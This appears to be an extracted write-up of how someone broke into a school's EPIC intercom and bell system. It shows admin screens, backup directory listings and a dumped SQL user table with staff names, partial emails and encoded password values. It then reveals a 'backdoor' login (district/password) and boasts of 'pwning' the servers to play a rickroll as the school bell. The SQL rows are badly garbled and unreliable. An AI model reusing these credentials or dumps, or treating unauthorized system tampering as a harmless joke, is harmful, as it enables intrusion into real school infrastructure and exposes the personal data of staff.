
Math Rooms

PE Zone

Pool

Second Floor

- 400.Gym
- Pool
- Fieldhouse
- Main.Gym
- Cafe
- Hallways
- Outside
- Offices
- Theater



Home

AUDIO ENHANCEMENT EPIC Sys

Intercom
Paging


- Maps
- First Floor
- Second Floor

400.Gym



Search 🔍

- Cafe
- Hallways
- Outside
- Offices
- Theater



Schedule

- Math Rooms
- PE Zone
- Pool
- Second Floor

Devices

Map Setup

Audio

Events

System Settings

Classroom Volumes

Backup

Frequency *

Daily

Backup Location *

// [REDACTED] /Backup

Example: //127.0.0.1/Backup

User Name*

schooladmin

Password*

.....

Save

Reset

Test Backup

```
$ ls -la
```

```
total 2384
```

drwxr-xr-x	4	root	root	4096	Apr	29	15:00	.
drwxr-xr-x	3	root	root	4096	Apr	29	15:01	..
drwxr-xr-x	3	root	root	4096	Apr	29	15:00	config
-rwxr-xr-x	1	root	root	10032	Apr	29	15:00	config.txt
-rwxr-xr-x	1	root	root	10235	Apr	29	15:00	config_template.txt
-rwxr-xr-x	1	root	root	26989	Apr	29	15:00	device-sip.txt
-rwxr-xr-x	1	root	root	2323081	Apr	29	15:00	epicssystemdump.sql
-rwxr-xr-x	1	root	root	208	Apr	29	15:00	extconfig.txt
-rwxr-xr-x	1	root	root	1330	Apr	29	15:00	extensions.txt
-rwxr-xr-x	1	root	root	369	Apr	29	15:00	http.txt
-rwxr-xr-x	1	root	root	0	Apr	29	15:00	index.txt
-rwxr-xr-x	1	root	root	423	Apr	29	15:00	manager.txt
-rwxr-xr-x	1	root	root	39	Apr	29	15:00	pins.txt
drwxr-xr-x	3	root	root	4096	Apr	29	15:00	public
-rwxr-xr-x	1	root	root	263	Apr	29	15:00	res_config_mysql.txt
-rwxr-xr-x	1	root	root	212	Apr	29	15:00	rtp.txt
-rwxr-xr-x	1	root	root	5812	Apr	29	15:00	sip.txt
-rwxr-xr-x	1	root	root	5143	Apr	29	15:00	zone-extensions.txt

```
$ ls -la
```

```
total 2384
```

drwxr-xr-x	4	root	root	4096	Apr	29	15:00	.
drwxr-xr-x	3	root	root	4096	Apr	29	15:01	..
drwxr-xr-x	3	root	root	4096	Apr	29	15:00	config
-rwxr-xr-x	1	root	root	10032	Apr	29	15:00	config.txt
-rwxr-xr-x	1	root	root	10235	Apr	29	15:00	config_template.txt
-rwxr-xr-x	1	root	root	26989	Apr	29	15:00	device-sip.txt
-rwxr-xr-x	1	root	root	2323081	Apr	29	15:00	epicsystemdump.sql
-rwxr-xr-x	1	root	root	208	Apr	29	15:00	extconfig.txt
-rwxr-xr-x	1	root	root	1330	Apr	29	15:00	extensions.txt
-rwxr-xr-x	1	root	root	369	Apr	29	15:00	http.txt
-rwxr-xr-x	1	root	root	0	Apr	29	15:00	index.txt
-rwxr-xr-x	1	root	root	423	Apr	29	15:00	manager.txt
-rwxr-xr-x	1	root	root	39	Apr	29	15:00	pins.txt
drwxr-xr-x	3	root	root	4096	Apr	29	15:00	public
-rwxr-xr-x	1	root	root	263	Apr	29	15:00	res_config_mysql.txt
-rwxr-xr-x	1	root	root	212	Apr	29	15:00	rtp.txt
-rwxr-xr-x	1	root	root	5812	Apr	29	15:00	sip.txt
-rwxr-xr-x	1	root	root	5143	Apr	29	15:00	zone-extensions.txt


```
(1,'','superadmin',NULL,'','safealerts@safesystemclassroom.com',1,NULL,'2017-07-26 13:17:11.000','2017-07-26 13:17:11.000',NULL,NULL,1,NULL,NULL,'',2)
VALUES (2,'','schooladmin',NULL,'','NULL,6,NULL,'2017-07-26 13:17:11.000','2017-07-26 13:17:11.000','8001','',1,'2020-11-02 18:37:11.000',1)
VALUES (3,'','school','',',',3,NULL,'2017-07-26 13:17:11.000','2021-02-22 09:09:16.000','8000',1,NULL,'2021-04-19 19:37:11.000',1)
VALUES (4,'','aetech','',',',2,NULL,'2017-07-26 13:17:11.000','2021-02-22 09:09:16.000','8002',1,'2021-04-16 07:55:32.000','2021-04-29 07:36:36.000',1)
VALUES (5,'','licensing',NULL,'',NULL,7,NULL,'2017-07-26 13:17:11.000','2017-07-26 13:17:11.000',NULL,NULL,1,NULL,NULL,'',2,NULL,NULL,1,NULL);
VALUES (6,'','autocommissioning',NULL,'',NULL,2,NULL,'2017-07-26 13:17:11.000','2017-07-26 13:17:11.000','',1,'2021-04-22 16:23:24.000',1)
VALUES (7,NULL,'Teacher',',',4,'','2020-07-24 12:04:19.000','2020-07-24 12:04:19.000','',1,NULL,'2021-04-19 08:36:55.000','',2,'2021-04-19 08:36:55.000')
VALUES (8,NULL,'aetech2','AE Tech2',',',email@example.com,2,'','2020-07-28 15:29:54.000','2020-09-10 16:04:01.000','8222',1,'2021-02-24 21:02:46.000','2021-02-24 21:09:47.000',1)
VALUES (9,NULL,'aeteacher','AE Teacher',',',aeteacher@aee.com,4,'','2020-07-28 15:31:21.000','2020-07-28 15:31:33.000','8223',1,NULL,'2020-07-28 15:34:21.000','',2,NULL,1)
VALUES (10,'','DemoTeacher','Demo Teacher','108bd59329746a','DemoEmail@DemoEmail.com',4,'','2020-08-03 07:56:55.000','2020-08-03 07:56:55.000','',1,NULL,'2020-10-07 14:21:30.000','',1,'2020-10-07 14:21:30.000')
VALUES (12,'','Office','',',',1683dc83,',',3,'','2020-09-02 07:18:58.000','2020-09-02 07:18:58.000','8003',1,NULL,'2020-10-29 16:34:55.000','',2,NULL,NULL,1,NULL);
VALUES (13,NULL,'Office','',',',1683dc83,',',3,'','2020-09-02 07:18:58.000','2020-09-02 07:18:58.000','8003',1,NULL,'2020-10-29 16:34:55.000','',2,NULL,NULL,1,NULL);
VALUES (14,'','0+fxZA==',',',Gregory',',',4,NULL,'2020-10-07 12:56:18.000','2021-03-12 08:21:41.000',NULL,NULL,0,NULL,NULL,'',1,NULL,NULL,1,NULL);
VALUES (15,'','wNwg0w==',',',Donna',',',4,NULL,'2020-10-07 12:56:18.000','2021-03-12 08:21:41.000',NULL,NULL,0,NULL,NULL,'',1,NULL,NULL,1,NULL);
VALUES (16,'','lCN3Qw==',',',Richard',',',20-10-07 12:56:18.000','2021-03-12 08:21:41.000',NULL,NULL,0,NULL,NULL,'',1,NULL,NULL,1,NULL);
VALUES (17,'','5q1CdA==',',',Amy Sant',',',20-10-07 12:56:18.000','2021-03-12 08:21:41.000',NULL,NULL,0,NULL,NULL,'',1,NULL,NULL,1,NULL);
VALUES (18,'','dAEbTw==',',',Gina M.',',',2020-10-07 12:56:18.000','2021-03-12 08:21:41.000',NULL,NULL,0,NULL,NULL,'',1,NULL,NULL,1,NULL);
VALUES (19,'','XF10LA==',',',Monpreet',',',ULL,'2020-10-07 12:56:18.000','2021-03-12 08:21:41.000',NULL,NULL,0,NULL,NULL,'',1,NULL,NULL,1,NULL);
VALUES (20,'','vYHq6w==',',',h',Micha',',',4,NULL,'2020-10-07 12:56:18.000','2021-03-12 08:21:41.000',NULL,NULL,0,NULL,NULL,'',1,NULL,NULL,1,NULL);
VALUES (21,'','8ism2A==',',',Eric',',',4,NULL,'2020-10-07 12:56:18.000','2021-03-12 08:21:41.000',NULL,NULL,0,NULL,NULL,'',1,NULL,NULL,1,NULL);
VALUES (22,'','qr11jA==',',',chael Ki',',',07 12:56:18.000','2021-03-12 08:21:41.000',NULL,NULL,0,NULL,NULL,'',1,NULL,NULL,1,NULL);
VALUES (23,'','cm4Sqq==',',',so',Nich',',g',4,NULL,'2020-10-07 12:56:18.000','2021-03-12 08:21:41.000',NULL,NULL,0,NULL,NULL,'',1,N
VALUES (24,'','MWVgwA==',',',Christoph',',',2020-10-07 12:56:18.000','2021-03-12 08:21:41.000',NULL,NULL,0,NULL,NULL,'',1,N
VALUES (25,'','en6e2w==',',',Heidi Huc',',',07 12:56:18.000','2021-03-12 08:21:41.000',NULL,NULL,0,NULL,NULL,'',1,N
VALUES (26,'','YsuAFw==',',',Mary t',',org',4,NULL,'2020-10-07 12:56:18.000','2020-10-07 12:56:18.000',NULL,NULL,0,NULL,NULL,'',1,N
VALUES (27,'','XGjw1Q==',',',Joseph',',org',4,NULL,'2020-10-07 12:56:18.000','2021-03-12 08:21:41.000',NULL,NULL,0,NULL,NULL,'',1,N
VALUES (28,'','FnRw+g==',',',Lisa M.',',NULL,'2020-10-07 12:56:18.000','2021-03-12 08:21:41.000',NULL,NULL,0,NULL,NULL,'',1,N
VALUES (29,'','dewNmQ==',',',Jeff R. f',',LL,'2020-10-07 12:56:18.000','2021-03-12 08:21:41.000',NULL,NULL,0,NULL,NULL,'',1,N
VALUES (30,'','i3qbxx==',',',Todd W.',',NULL,'2020-10-07 12:56:18.000','2021-03-12 08:21:41.000',NULL,NULL,0,NULL,NULL,'',1,N
VALUES (31,'','5xj7Qw==',',',Joseph',',',4,NULL,'2020-10-07 12:56:18.000','2021-03-12 08:21:41.000',NULL,NULL,0,NULL,NULL,'',1,N
VALUES (32,'','IppGzQ==',',',James P.',',4,NULL,'2020-10-07 12:56:18.000','2021-03-12 08:21:41.000',NULL,NULL,0,NULL,NULL,'',1,N
VALUES (33,'','3a3RfQ==',',',Anthor',',org',4,NULL,'2020-10-07 12:56:18.000','2021-03-12 08:21:41.000',NULL,NULL,0,NULL,NULL,'',1,N
VALUES (34,'','IHG+Tg==',',',er',Natl',@d214.org',4,NULL,'2020-10-07 12:56:18.000','2021-03-12 08:21:41.000',NULL,NULL,0,NULL,NULL,'',1,N
VALUES (35,'','tFtF4A==',',',nurse.sul',',8.000','2021-03-12 08:21:41.000',NULL,NULL,0,NULL,NULL,'',1,N
VALUES (36,'','trbuBA==',',',nurse',N',',',2021-03-12 08:21:41.000',NULL,NULL,0,NULL,NULL,'',1,N
VALUES (37,'','vUCPgg==',',',an',Mar',@d214.org',4,NULL,'2020-10-07 12:56:18.000','2021-03-12 08:21:41.000',NULL,NULL,0,NULL,NULL,'',1,N
VALUES (38,'','C+OcJA==',',',Lisa Da',',NULL,'2020-10-07 12:56:18.000','2020-10-07 12:56:18.000',NULL,NULL,0,NULL,NULL,'',1,N
VALUES (39,'','CWf0dw==',',',Almee f',',4,NULL,'2020-10-07 12:56:18.000','2021-03-12 08:21:41.000',NULL,NULL,0,NULL,NULL,'',1,N
VALUES (40,'','aPLGbq==',',',Alicia',',4,NULL,'2020-10-07 12:56:18.000','2021-03-12 08:21:41.000',NULL,NULL,0,NULL,NULL,'',1,N
VALUES (41,'','LPNMJg==',',',on',Jent,n@d214.org',4,NULL,'2020-10-07 12:56:18.000','2021-03-12 08:21:41.000',NULL,NULL,0,NULL,NULL,'',1,N
VALUES (42,'','k4J1gw==',',',r',Jess:,14.org',4,NULL,'2020-10-07 12:56:18.000','2021-03-12 08:21:41.000',NULL,NULL,0,NULL,NULL,'',1,N
VALUES (43,'','xYfJGw==',',',r',Kimbe,-07 12:56:18.000','2021-03-12 08:21:41.000',NULL,NULL,0,NULL,NULL,'',1,N
VALUES (44,'','ntHKIA==',',',on',Mar:,14.org',4,NULL,'2020-10-07 12:56:18.000','2021-03-12 08:21:41.000',NULL,NULL,0,NULL,NULL,'',1,N
VALUES (45,'','r106RO==',',',Maria J.,11,'2020-10-07 12:56:18.000','2021-03-12 08:21:41.000',NULL,NULL,0,NULL,NULL,'',1,N
```


'superadmin',
'schooladmin',
'school',

```
VALUES (1, 'superadmin', NULL, 'safesystemclassroom', 1, NULL, '2017-07-26 13:17:11.000', '2017-07-26 13:17:11.000', NULL, NULL, 1, NULL, NULL, '2,
VALUES (19, 'ICNSQW==', 'Richard', '2010-10-07 12:56:18.000', '2021-03-12 08:21:41.000', NULL, NULL, 0, NULL, NULL, '1, NULL, NULL, 1, NULL);
VALUES (20, '5q1CdA==', 'Amy Sant', '2010-10-07 12:56:18.000', '2021-03-12 08:21:41.000', NULL, NULL, 0, NULL, NULL, '1, NULL, NULL, 1, NULL);
VALUES (21, 'dAEbTw==', 'Gina M.', '2020-10-07 12:56:18.000', '2021-03-12 08:21:41.000', NULL, NULL, 0, NULL, NULL, '1, NULL, NULL, 1, NULL);
VALUES (22, 'XF10LA==', 'Monpreet', '2020-10-07 12:56:18.000', '2021-03-12 08:21:41.000', NULL, NULL, 0, NULL, NULL, '1, NULL, NULL, 1, NULL);
VALUES (23, 'vYHq6w==', 'h', '2020-10-07 12:56:18.000', '2021-03-12 08:21:41.000', NULL, NULL, 0, NULL, NULL, '1, NULL, NULL, 1, NULL);
VALUES (24, '8ism2A==', 'd', 'Eric', '2020-10-07 12:56:18.000', '2021-03-12 08:21:41.000', NULL, NULL, 0, NULL, NULL, '1, NULL, NULL, 1, NULL);
VALUES (25, 'qr11jA==', 'chael Ki', '2020-10-07 12:56:18.000', '2021-03-12 08:21:41.000', NULL, NULL, 0, NULL, NULL, '1, NULL, NULL, 1, NULL);
VALUES (26, 'cM45qg==', 'so', 'Nich', '2020-10-07 12:56:18.000', '2021-03-12 08:21:41.000', NULL, NULL, 0, NULL, NULL, '1, NULL, NULL, 1, NULL);
VALUES (27, 'MwYGwA==', 'Christoph', '2020-10-07 12:56:18.000', '2021-03-12 08:21:41.000', NULL, NULL, 0, NULL, NULL, '1, NULL, NULL, 1, NULL);
VALUES (28, 'en6e2w==', 'Heidi Huc', '2020-10-07 12:56:18.000', '2021-03-12 08:21:41.000', NULL, NULL, 0, NULL, NULL, '1, NULL, NULL, 1, NULL);
VALUES (29, 'YsuAFw==', 'Mary', '2020-10-07 12:56:18.000', '2021-03-12 08:21:41.000', NULL, NULL, 0, NULL, NULL, '1, NULL, NULL, 1, NULL);
VALUES (30, 'XGjw1Q==', 'Joseph', '2020-10-07 12:56:18.000', '2021-03-12 08:21:41.000', NULL, NULL, 0, NULL, NULL, '1, NULL, NULL, 1, NULL);
VALUES (31, 'FnRw+g==', 'Lisa M.', '2020-10-07 12:56:18.000', '2021-03-12 08:21:41.000', NULL, NULL, 0, NULL, NULL, '1, NULL, NULL, 1, NULL);
VALUES (32, 'dewNmQ==', 'Jeff R.', '2020-10-07 12:56:18.000', '2021-03-12 08:21:41.000', NULL, NULL, 0, NULL, NULL, '1, NULL, NULL, 1, NULL);
VALUES (33, 'i3qbxw==', 'Todd W.', '2020-10-07 12:56:18.000', '2021-03-12 08:21:41.000', NULL, NULL, 0, NULL, NULL, '1, NULL, NULL, 1, NULL);
VALUES (34, '5xj7Qw==', 'Joseph', '2020-10-07 12:56:18.000', '2021-03-12 08:21:41.000', NULL, NULL, 0, NULL, NULL, '1, NULL, NULL, 1, NULL);
VALUES (35, 'IppGzQ==', 'James', '2020-10-07 12:56:18.000', '2021-03-12 08:21:41.000', NULL, NULL, 0, NULL, NULL, '1, NULL, NULL, 1, NULL);
VALUES (36, '3a3RfQ==', 'Anthor', '2020-10-07 12:56:18.000', '2021-03-12 08:21:41.000', NULL, NULL, 0, NULL, NULL, '1, NULL, NULL, 1, NULL);
VALUES (37, 'LHG+Tg==', 'er', 'Natl', '2020-10-07 12:56:18.000', '2021-03-12 08:21:41.000', NULL, NULL, 0, NULL, NULL, '1, NULL, NULL, 1, NULL);
VALUES (38, 'tFtF4A==', 'nurse.sul', '2020-10-07 12:56:18.000', '2021-03-12 08:21:41.000', NULL, NULL, 0, NULL, NULL, '1, NULL, NULL, 1, NULL);
VALUES (39, 'trbuBA==', 'nurse', '2020-10-07 12:56:18.000', '2021-03-12 08:21:41.000', NULL, NULL, 0, NULL, NULL, '1, NULL, NULL, 1, NULL);
VALUES (40, 'vUCPg==', 'an', 'Mar', '2020-10-07 12:56:18.000', '2021-03-12 08:21:41.000', NULL, NULL, 0, NULL, NULL, '1, NULL, NULL, 1, NULL);
VALUES (41, 'C+OcJA==', 'Lisa Da', '2020-10-07 12:56:18.000', '2021-03-12 08:21:41.000', NULL, NULL, 0, NULL, NULL, '1, NULL, NULL, 1, NULL);
VALUES (42, 'CWf0dw==', 'Almee', '2020-10-07 12:56:18.000', '2021-03-12 08:21:41.000', NULL, NULL, 0, NULL, NULL, '1, NULL, NULL, 1, NULL);
VALUES (43, 'aPLGbg==', 'Alicia', '2020-10-07 12:56:18.000', '2021-03-12 08:21:41.000', NULL, NULL, 0, NULL, NULL, '1, NULL, NULL, 1, NULL);
VALUES (44, 'LPNMJg==', 'on', 'Jent', '2020-10-07 12:56:18.000', '2021-03-12 08:21:41.000', NULL, NULL, 0, NULL, NULL, '1, NULL, NULL, 1, NULL);
VALUES (45, 'k4J1gw==', 'r', 'Jess', '2020-10-07 12:56:18.000', '2021-03-12 08:21:41.000', NULL, NULL, 0, NULL, NULL, '1, NULL, NULL, 1, NULL);
VALUES (46, 'xYFjGw==', 'r', 'Kimbe', '2020-10-07 12:56:18.000', '2021-03-12 08:21:41.000', NULL, NULL, 0, NULL, NULL, '1, NULL, NULL, 1, NULL);
VALUES (47, 'ntHKIA==', 'on', 'Mar', '2020-10-07 12:56:18.000', '2021-03-12 08:21:41.000', NULL, NULL, 0, NULL, NULL, '1, NULL, NULL, 1, NULL);
VALUES (48, 'p106RO==', 'Maria', '2020-10-07 12:56:18.000', '2021-03-12 08:21:41.000', NULL, NULL, 0, NULL, NULL, '1, NULL, NULL, 1, NULL);
```

```

(334,'pTkNp7w==','RMHS Jazz Band',NULL,'4,NULL,'2021-03-12 08:21:41.000'
(335,'vm/y8Q7Q==','12 08:21:41.000','202
(336,'knds9A3A==','4,NULL,'2021-03-12
(337,'pSZB7qeQ==','RMHS Head Boys Lacrosse',NULL,'4,NULL,'2021-
(338,'/3L28a1g==','RMHS Sub7',NULL,'1,NULL,'2021-03-12 08:21:41.000','2021-03-1
(339,'2RFBEGvA==','RMHS Sub8',NULL,'1,NULL,'2021-03-12 08:21:41.000','2021-03-1
(340,'w4lb181A==','RMHS Sub9',NULL,'1,NULL,'2021-03-12 08:21:41.000','2021-03-1
(341,'JMPWGfag==','RMHS Sub10',NULL,'3',4,NULL,'2021-03-12 08:21:41.000','2021-0
(342,'QRoRVgEA==','2,NULL,'2021-03-12 08:
(343,'district',NULL,'148fc783367e6a74',NULL,8,NULL,'2017-07-26 13:17:11.000','2017-07-26 13:17:11.000','8006','

```

343, 'district', '2017-07-26 13:17:11.000'

100, 'teacher', '2020-09-01 12:05:38.000'

2, 'schooladmin', '2017-07-26 13:17:11.000'

It's a backdoor account!

Username: district
Password: password

And that's how we EPICLY pwned all the EPIC servers!

No Student Day

Block Days

Block Days w Exclusions

Block Days W Music

Add Day Type

2020 - 2021

Bells

Save

Clear Selection

August - 2020

Sun	Mon	Tue	Wed	Thu	Fri	Sat
						1
2	3	4	5	6	7	8
9	10	11	12	13	14	15
16	17	18	19	20	21	22
23	24	25	26	27	28	29
30	31					

September - 2020

Sun	Mon	Tue	Wed	Thu	Fri	Sat
		1	2	3	4	5
6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26
27	28	29	30			

October - 2020

Sun	Mon	Tue	Wed	Thu	Fri	Sat
				1	2	3
4	5	6	7	8	9	10
11	12	13	14	15	16	17
18	19	20	21	22	23	24
25	26	27	28	29	30	31

November - 2020

Sun	Mon	Tue	Wed	Thu	Fri	Sat
1	2	3	4	5	6	7
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30					

December - 2020

Sun	Mon	Tue	Wed	Thu	Fri	Sat
		1	2	3	4	5
6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26

January - 2021

Sun	Mon	Tue	Wed	Thu	Fri	Sat
					1	2
3	4	5	6	7	8	9
10	11	12	13	14	15	16
17	18	19	20	21	22	23

February - 2021

Sun	Mon	Tue	Wed	Thu	Fri	Sat
	1	2	3	4	5	6
7	8	9	10	11	12	13
14	15	16	17	18	19	20
21	22	23	24	25	26	27

March - 2021

Sun	Mon	Tue	Wed	Thu	Fri	Sat
	1	2	3	4	5	6
7	8	9	10	11	12	13
14	15	16	17	18	19	20
21	22	23	24	25	26	27

All done in less than a day and the day before the Big Rick!

Uploading rick.wav to the list of bells >:)

Musical scale

bell

▶ 0:00 / 3:32



Musical scale

bell

▶ 0:00 / 0:08



rickroll schedule ->

normal schedule ->

No Student Day



Block Days



Block Days W
Better Music



Block Days w
Exclusions





